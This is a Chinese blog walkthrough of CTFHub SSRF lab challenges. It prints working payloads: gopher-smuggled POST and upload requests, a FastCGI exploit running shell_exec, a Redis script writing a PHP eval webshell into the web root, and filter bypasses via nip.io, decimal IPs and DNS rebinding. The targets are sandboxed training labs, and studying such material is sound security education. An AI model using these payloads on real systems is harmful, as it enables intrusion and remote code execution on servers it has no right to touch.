

CTFHub SSRF(服务器请求伪造) WriteUP

原创

[TaibaiXX1](#) 于 2021-08-13 18:06:00 发布 285 收藏

文章标签: [web](#) [http](#) [apache](#) [安全](#) [java](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tangshuangsss/article/details/119687373>

版权



点击"仙网攻城狮"关注我们哦~

不当想研发的渗透人不是好运维



让我们每天进步一点点

简介

CTFHub 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息, 关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线, 想要变强就加点, 哪里不会点哪里。

「历年真题」提供无限次赛后复盘, 边学边练。

「工具」提供各类常用工具, 打仗没有一把趁手的武器怎么行。

CTFHub

开箱即用的CTF学习解决方案

学习

我的赛程




仙网攻城狮

实战

SSRF(Server-Side Request Forgery:服务器端请求伪造)是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下,SSRF攻击的目标是从外网无法访问的内部系统。(正是因为它是由服务端发起的,所以它能够请求到与它相连而与外网隔离的内部系统)

SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容,加载指定地址的图片,下载等等。


SSRF漏洞目前是比较常见的,从多个角度来进行讲解



仙网攻城狮


一、内网访问

1.打开靶机后给出一个url




仙网攻城狮

2.直接访问flag.php即可，根据题目名字可以看出来是访问内网。



二、伪协议读取文件

1.使用file进行读取，这个题目需要知道php有哪些伪协议和基本常识，比如页面文件默认放到哪个目录下。



三、端口扫描


1.题目上有提示扫描8000-9000

来来来性感CTFHub在线扫端口,据说端口范围是8000-9000哦。

<http://challenge-469ad23c1d979844.sandbox.ctfhub.com:10800>

00:29:40

2.直接使用burpsutie爆破一波



3.用字典工具生成8000-9000的密码表，直接开跑，8163

The screenshot shows the Burp Suite Intruder tool interface. The 'Intruder attack 2' window is active, displaying a table of results. The table has columns for Request, Payload, Status, Error, Timeout, and Length. The first row, representing the successful attack, is highlighted in orange and shows a request of 164, a payload of 8163, a status of 200, and a length of 360. Other rows show payloads from 8000 to 8007, all with a status of 200 and a length of 327. Below the table, the 'Request' and 'Response' tabs are visible, showing the raw response data: HTTP/1.1 200 OK, Server: openresty/1.19.3.2, Date: Wed, 11 Aug 2021 08:53:26 GMT, Content-Type: text/html; charset=UTF-8, Connection: close, X-Powered-By: PHP/5.6.40, Tips: Port = [8000,9000], Access-Control-Allow-Origin: *, Access-Control-Allow-Headers: X-Requested-With, Access-Control-Allow-Methods: *, Content-Length: 32. The URL bar at the bottom shows 'ctfhub {8ec731a211e2f650e582d359}'.

Request	Payload	Status	Error	Timeout	Length
164	8163	200	<input type="checkbox"/>	<input type="checkbox"/>	360
0		200	<input type="checkbox"/>	<input type="checkbox"/>	327
1	8000	200	<input type="checkbox"/>	<input type="checkbox"/>	327
2	8001	200	<input type="checkbox"/>	<input type="checkbox"/>	327
3	8002	200	<input type="checkbox"/>	<input type="checkbox"/>	327
4	8003	200	<input type="checkbox"/>	<input type="checkbox"/>	327
5	8004	200	<input type="checkbox"/>	<input type="checkbox"/>	327
6	8005	200	<input type="checkbox"/>	<input type="checkbox"/>	327
7	8006	200	<input type="checkbox"/>	<input type="checkbox"/>	327
8	8007	200	<input type="checkbox"/>	<input type="checkbox"/>	327

Response:
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 11 Aug 2021 08:53:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Tips: Port = [8000,9000]
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Content-Length: 32

ctfhub {8ec731a211e2f650e582d359}

仙网攻城狮

四、POST请求

1.题目中说使用curl来进行，直接上url就行

The screenshot shows a challenge page with the title 'POST请求'. The page includes the following information: '所需金币: 30', '题目状态: 未解出', and '解题奖励: 金币:50 经验:5'. Below this, there is a description: '这次是发一个HTTP POST请求,对了,ssrf是用php的curl实现的,并且会跟踪302跳转 加油吧骚年'. The URL bar shows 'challenge-f2b4dfb01df63a78.sandbox.ctfhub.com:10800/?url=127.0.0.1/flag.php'. The page also features a watermark '仙网攻城狮'.

2.访问后发现一个输入框

The screenshot shows a browser window with the address bar containing 'challenge-f2b4dfb01df63a78.sandbox.ctfhub.com:10800/?url=127.0.0.1/flag.php'. Below the address bar, there is a single text input field. The page also features a watermark '仙网攻城狮'.

3.查看源码发现一个key

```
GET /?url=127.0.0.1/flag.php HTTP/1.1
Host: challenge-f2b4dfb01df63a78.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 11 Aug 2021 09:02:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 131
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<form action="/flag.php" method="post">
<input type="text" name="key" value="8e1bad5e0b0e59ce4b8f401fc61dedef">
<!-- Debug: key=8e1bad5e0b0e59ce4b8f401fc61dedef -->
</form>
```

4.我们首先构造一个POST请求。下面的是最基本的POST请求，也就是说如果构造POST，至少下面这些的内容一定要有。

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=8e1bad5e0b0e59ce4b8f401fc61dedef
```

5.注意Content-Length那里，必须和你的POST请求长度一样，不然结果就出不了。接下来我们要把这个POST请求进行一次URL编码：

```
POST%20%2Fflag.php%20HTTP%2F1.1%0AHost%3A%20127.0.0.1%3A80%0AContent-Type%3A%20application%2F%2Fwww-form-url
```

6.这里又是一个问题，首先就是对换行的处理。如果你的POST请求编码出来的换行是%0A，就需要把%0A改成%0D%0A：

```
POST%20%2Fflag.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AContent-Type%3A%20application%2F%2Fwww-form
```

7.然后还要再进行2次URL编码，也就是说一共要进行三次URL编码，我当时就是因为只进行了2次，就没弄到flag。

最终：

```
POST%252520%25252Fflag.php%252520HTTP%25252F1.1%25250D%25250AHost%25253A%252520127.0.0.1%25253A80%25250D%25
```

8.使用伪协议gopher构造url即可，这里有个坑，题目说是使用302.php跳转，结果是需要从index.php跳转，而且必须要在浏览器中输入。

```
<img alt="Screenshot of a browser showing a successful HTTP response from a gopher protocol request. The address bar shows 'challenge-ec69b331125adb36.sandbox.ctfhub.com:10800/?url=127.0.0.1/index.php?u'. The status bar shows 'HTTP/1.1 200 OK Date: Thu, 12 Aug 2021 07:16:16 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.40 charset=UTF-8 ctfhub{0d43b75ddb1c979039300172}'." data-bbox="74 821 934 884"/>
```

五、上传文件

1.根据题目需要上传一个文件，先看看flag.php

上传文件

所需金币: 30

题目状态: **未解出**


解题奖励: 金币:50 经验:5

这次需要上传一个文件到flag.php了,祝你好运

<http://challenge-800b39a5382e13b1.sandbox.ctfhub.com:10800>

00:29:02

仙网攻城狮



Upload Webshell

浏览... 未选择文件。


仙网攻城狮

2.上传时发现没有上传按钮,修改一下源码,添加一个

```
搜索 HTML
<html>
  <head></head>
  <body>
    Upload Webshell
    <form action="/flag.php" method="post" enctype="multipart/form-data">
      <input type="file" name="file">
      <input type="submit" name="submit">
```

仙网攻城狮

3.随便上传一个文件看看



Upload Webshell

浏览... webshell .html.jpg

提交查询


仙网攻城狮

4.使用burpsutie查看一下,再把新增的去掉

```
-----74678227140532112573885107383
Content-Disposition: form-data; name="submit"
提交查询
```

仙网攻城狮


5.把上面部分删除后全部复制url编码一次, %0a换成%0d%0a后,再url编码一次



6.payload

```
/?url=gopher://127.0.0.1:80/_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520challenge-800b3
```

7.使用payload获得flag



六、FastCGI协议

1.这个还是蛮复杂的需要查看下面内容，该文章已经说明漏洞环境，只需要直接利用就行了。

<https://blog.csdn.net/mysteryflower/article/details/94386461>

2.配置一个本地监听并使用hexdump生成对照信息

```
root@kali: # nc -lvp 9000 |hexdump -C > 1.txt
listening on [any] 9000 ...
```

3.使用exp执行下面命令来生成一个请求包

```
python2 FastCGI_exp.py -c "<?php var_dump(shell_exec('ls /'))?>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR
```



```

root@kali: # python2 FastCGI_exp.py -c "<?php var_dump(shell_exec('ls /')):>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR.php
PEAR.php
Traceback (most recent call last):
  File "FastCGI_exp.py", line 251, in <module>
    response = client.request(params, content)
  File "FastCGI_exp.py", line 188, in request
    return self.__waitForResponse(requestId)
  File "FastCGI_exp.py", line 193, in __waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out

```



4.查看一下1.txt，下面就是生成的请求

```

root@kali: # cat 1.txt
00000000 01 01 a1 b4 00 08 00 00 00 01 00 00 00 00 00 00
00000010 01 04 a1 b4 01 e7 00 00 0e 02 43 4f 4e 54 45 4e
00000020 54 5f 4c 45 4e 47 54 48 33 37 0c 10 43 4f 4e 54
00000030 45 4e 54 5f 54 59 50 45 61 70 70 6c 69 63 61 74
00000040 69 6f 6e 2f 74 65 78 74 0b 04 52 45 4d 4f 54 45
00000050 5f 50 4f 52 54 39 39 38 35 0b 09 53 45 52 56 45
00000060 52 5f 4e 41 4d 45 6c 6f 63 61 6c 68 6f 73 74 11
00000070 0b 47 41 54 45 57 41 59 5f 49 4e 54 45 52 46 41
00000080 43 45 46 61 73 74 43 47 49 2f 31 2e 30 0f 0e 53
00000090 45 52 56 45 52 5f 53 4f 46 54 57 41 52 45 70 68
000000a0 70 2f 66 63 67 69 63 6c 69 65 6e 74 0b 09 52 45
000000b0 4d 4f 54 45 5f 41 44 44 52 31 32 37 2e 30 2e 30
000000c0 2e 31 0f 1b 53 43 52 49 50 54 5f 46 49 4c 45 4e
000000d0 41 4d 45 2f 75 73 72 2f 6c 6f 63 61 6c 2f 6c 69
000000e0 62 2f 70 68 70 2f 50 45 41 52 2e 70 68 70 0b 1b
000000f0 53 43 52 49 50 54 5f 4e 41 4d 45 2f 75 73 72 2f
00000100 6c 6f 63 61 6c 2f 6c 69 62 2f 70 68 70 2f 50 45
00000110 41 52 2e 70 68 70 09 1f 50 48 50 5f 56 41 4c 55
00000120 45 61 75 74 6f 5f 70 72 65 70 65 6e 64 5f 66 69
00000130 6c 65 20 3d 20 70 68 70 3a 2f 2f 69 6e 70 75 74
00000140 0e 04 52 45 51 55 45 53 54 5f 4d 45 54 48 4f 44
00000150 50 4f 53 54 0b 02 53 45 52 56 45 52 5f 50 4f 52
00000160 54 38 30 0f 08 53 45 52 56 45 52 5f 50 52 4f 54
00000170 4f 43 4f 4c 48 54 54 50 2f 31 2e 31 0c 00 51 55
00000180 45 52 59 5f 53 54 52 49 4e 47 0f 16 50 48 50 5f
00000190 41 44 4d 49 4e 5f 56 41 4c 55 45 61 6c 6c 6f 77
000001a0 5f 75 72 6c 5f 69 6e 63 6c 75 64 65 20 3d 20 4f
000001b0 6e 0d 01 44 4f 43 55 4d 45 4e 54 5f 52 4f 4f 54
000001c0 2f 0b 09 53 45 52 56 45 52 5f 41 44 44 52 31 32
000001d0 37 2e 30 2e 30 2e 31 0b 1b 52 45 51 55 45 53 54
000001e0 5f 55 52 49 2f 75 73 72 2f 6c 6f 63 61 6c 2f 6c
000001f0 69 62 2f 70 68 70 2f 50 45 41 52 2e 70 68 70 01
00000200 04 a1 b4 00 00 00 01 05 a1 b4 00 25 00 00 3c
00000210 3f 70 68 70 20 76 61 72 5f 64 75 6d 70 28 73 68
00000220 65 6c 6c 5f 65 78 65 63 28 27 6c 73 20 2f 27 29
00000230 29 3b 3f 3e 01 05 a1 b4 00 00 00 00

```

5.python3处理一下内容

```

import urllib
from flask import Flask

# 打开报文
file = open("./1.txt", "r")
content = file.readlines()
# 读取报文，去除对照信息
str_ = ""
for line in content:
    str_ += line[8:-20]
# 去除空格和换行符
str_dealed = str_.replace("\n", "").replace(" ", "")
# 转换为url编码形式
payload = ""
length = len(str_dealed)
for i in range(0, length, 2):
    temp = "%" + str_dealed[i] + str_dealed[i+1]
    payload += temp
# 再次url编码
print(urllib.parse.quote(payload))

```

6.生成的使用payload获得flag文件

800/?url=gopher://127.0.0.1:9000/_%2501%2501%25a1%25b4%25

8) "bin dev etc flag_fb0dae54baa8548838e9607292c2bea5



7.修改使用cat命令，第2-6步访问flag文件，获取flag

```
10800/?url=gopher://127.0.0.1:9000/_%2501%2501%25a  
33) "ctfhub{d81795fb284ece1b88577f5f}"
```

仙网攻城狮

七、Redis

1.redis命令，需要把下面命令生成url

```
flushall  
set 1 '<?php eval($_GET["cmd"]);?>'  
config set dir /var/www/html  
config set dbfilename shell.php  
save
```

2.网上找到的转换脚本

```
import urllib  
from urllib import parse  
  
protocol = "gopher://"  
ip = "127.0.0.1"  
port = "6379"  
shell = "\n\n<?php eval($_GET['cmd']);?>\n\n"  
filename = "shell.php"  
path = "/var/www/html"  
passwd = ""  
cmd = ["flushall",  
       "set 1 {}".format(shell.replace(" ", "${IFS}")),  
       "config set dir {}".format(path),  
       "config set dbfilename {}".format(filename),  
       "save"  
      ]  
if passwd:  
    cmd.insert(0, "AUTH {}".format(passwd))  
payload_prefix = protocol + ip + ":" + port + "/"_"  
CRLF = "\r\n"  
  
def redis_format(arr):  
    redis_arr = arr.split(" ")  
    cmd_ = ""  
    cmd_ += "*" + str(len(redis_arr))  
    for x_ in redis_arr:  
        cmd_ += CRLF + "$" + str(len((x_.replace("${IFS}", " ")))) + CRLF + x_.replace("${IFS}", " "  
    cmd_ += CRLF  
    return cmd_  
  
if __name__ == "__main__":  
    payload = ""  
    for x in cmd:  
        payload += parse.quote(redis_format(x)) # url编码  
    payload = payload_prefix + parse.quote(payload) # 再次url编码  
    print(payload)
```

仙网攻城狮


3.运行后生成payload

```
%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%
```


4.使用payload在浏览器中上传一句话

```
gopher://127.0.0.1:6379/_payload
```

5.在shell上执行命令查询flag文件



6.查看flag文件获取flag



八、URL Bypass

1.利用nip.io, 这个是一个dns解析网站访问www.xxx.com.1.1.1.1.nip.io, 会解析为1.1.1.1

2.生成payload

```
?url=http://notfound.ctfhub.com.127.0.0.1.nip.io/flag.php
```

3.使用payload获得flag



九、数字IP Bypass

1.题目提示说不能使用点分十进制, 使用转换成数字IP, 网上工具一大堆哈

所需金币: 30

题目状态: 未解出

解题奖励: 金币:100 经验:5

这次ban掉了127以及172.不能使用点分十进制的IP了。但是又要访问127.0.0.1。该怎么办呢

<http://challenge-98424f164bb979d6.sandbox.ctfhub.com:10800>

00:29:08

仙网攻城狮

2.把127.0.0.1转换为数字IP

源数据:

127.0.0.1

处理后:

2130706433

仙网攻城狮

3.生成payload

`?url=http://2130706433/flag.php`

4.使用payload获得flag

Go Cancel < >Target: http://challenge-98424f164bb

Request

Raw	Params	Headers	Hex
<pre>GET /?url=http://2130706433/flag.php HTTP/1.1 Host: challenge-98424f164bb979d6.sandbox.ctfhub.com:10800 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1</pre>			

Response

Raw	Headers	Hex
<pre>HTTP/1.1 200 OK Server: openresty/1.19.3.2 Date: Fri, 13 Aug 2021 07:16:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32 ctfhub {d4814d570dbe153185170856}</pre>		

十、302跳转 Bypass

1.根据题目提示说禁止访问127.0.0.1，需要使用302进行跳转

所需金币: 30

题目状态: 未解出

解题奖励: 金币:100 经验:5

SSRF中有一个很重要的一点是请求可能会跟随302跳转, 尝试利用这个来绕过对IP的检测访问到位于127.0.0.1的flag.php吧

<http://challenge-45e2ae063804a169.sandbox.ctfhub.com:10800>

00:29:04

仙网攻城狮

2.其实127.0.0.1还有一种写法: localhost 生成payload

?url=localhost/flag.php

3.使用payload获得flag, 这道题感觉有点象脑筋急转弯

Go
Cancel
< ▾
> ▾

Target: <http://challenge-45e2ae063804a169.sandbox.ctfhub.com:10800>

Request

Raw
Params
Headers
Hex

```
GET /?url=http://localhost/flag.php HTTP/1.1
Host: challenge-45e2ae063804a169.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw
Headers
Hex

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Fri, 13 Aug 2021 07:31:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Content-Length: 32
ctfhub {104c071e69c3b2e3347039}
```

十一、DNS重绑定 Bypass

1.根据题目附件学习了什么是DNS重绑定e

所需金币: 30

题目状态: 未解出

解题奖励: 金币:100 经验:5

关键词: DNS重绑定。剩下的自己来吧, 也许附件中的链接能有些帮助

<http://challenge-fef51c95266ef999.sandbox.ctfhub.com:10800>

[📎 题目附件](#)

00:26:42

仙网攻城狮

2.使用lock.cmpxchg8b.com网站生成一个重绑定域名

A B

仙网攻城狮

3.使用生成的域名构造payload

```
?url=7f000001.7f000002.rbndr.us/flag.php
```

4.使用payload获得flag

Target: http://challenge-fef51c95266ef999

Request

Raw Params Headers Hex

```
GET /?url=7f000001.7f000002.rbndr.us/flag.php HTTP/1.1
Host: challenge-fef51c95266ef999.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Fri, 13 Aug 2021 07:41:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Content-Length: 32
ctfhub {9a6cb7b4e01d229fr0bcFaa7}
```

总结：SSRF太考验脑洞了，其中使用的脚本和工具也比较多，想要学好SSRF必须要学习大量代码类的知识，加油吧！！

往期内容

[CTFHub RCE\(命令执行、文件包含\) WriteUP](#)

[ATT&CK实战-红队评估之二](#)

[简单讲解一下什么是ATT&CK框架](#)



糟糕，~~~
是心动的感觉!!!



长按关注



更多资讯长按二维码 关注我们

觉得不错点个“赞”呗 🍷